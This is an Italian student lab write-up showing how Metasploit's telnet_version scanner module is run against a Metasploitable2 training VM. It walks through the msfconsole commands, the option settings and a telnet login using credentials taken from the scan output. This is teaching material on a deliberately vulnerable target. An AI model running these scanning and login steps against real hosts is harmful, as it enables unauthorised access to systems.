Exploit Telnet con Metasploit


Pablo Andres Balbuena Rios


Esercizio 2 Settimana 7

- Sulla base dell'esercizio visto in lezione teorica, utilizzare Metasploit per sfruttare la vulnerabilità relativa a Telnet con il modulo auxiliary telnet_version sulla macchina Metasploitable

Scansione della Macchina Metasploitable2

- Prima di fare la scansione, si deve fare un Ping per vedere se c'è connessione tre le due macchine
- Poi attraverso Nmap, andiamo a vedere se vi sono vulnerabilità sulle porte aperte, es: "telnet sulla porta 23" .





Auxiliary telnet_version

```
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/
                                        using-metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as
```

- Attraverso Metasploit proviamo a cercare l' auxiliary "auxiliary/scanner/telnet/telnet_version".
- Dopo averlo trovato, andiamo a settare le impostazioni, cioè rhosts attraverso il comando "set rhosts 192.168.1.85", e facciamo partire metasploit con "run".

```
msf6 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.1.85
rhosts ⇒ 192.168.1.85
```

Name	Current Setting	Required
PASSWORD		no
RHOSTS	192.168.1.85	yes
RPORT	23	yes
THREADS	1	yes
TIMEOUT	30	yes
USERNAME		no

Entrare in Metasploitable

- Attraverso l'output di Metasploit, ricaverò l'user e password per entrare attraverso telnet.
- Dopo usiamo il comando "telnet 192.168.1.85 23" per poter accedere a Metasploit.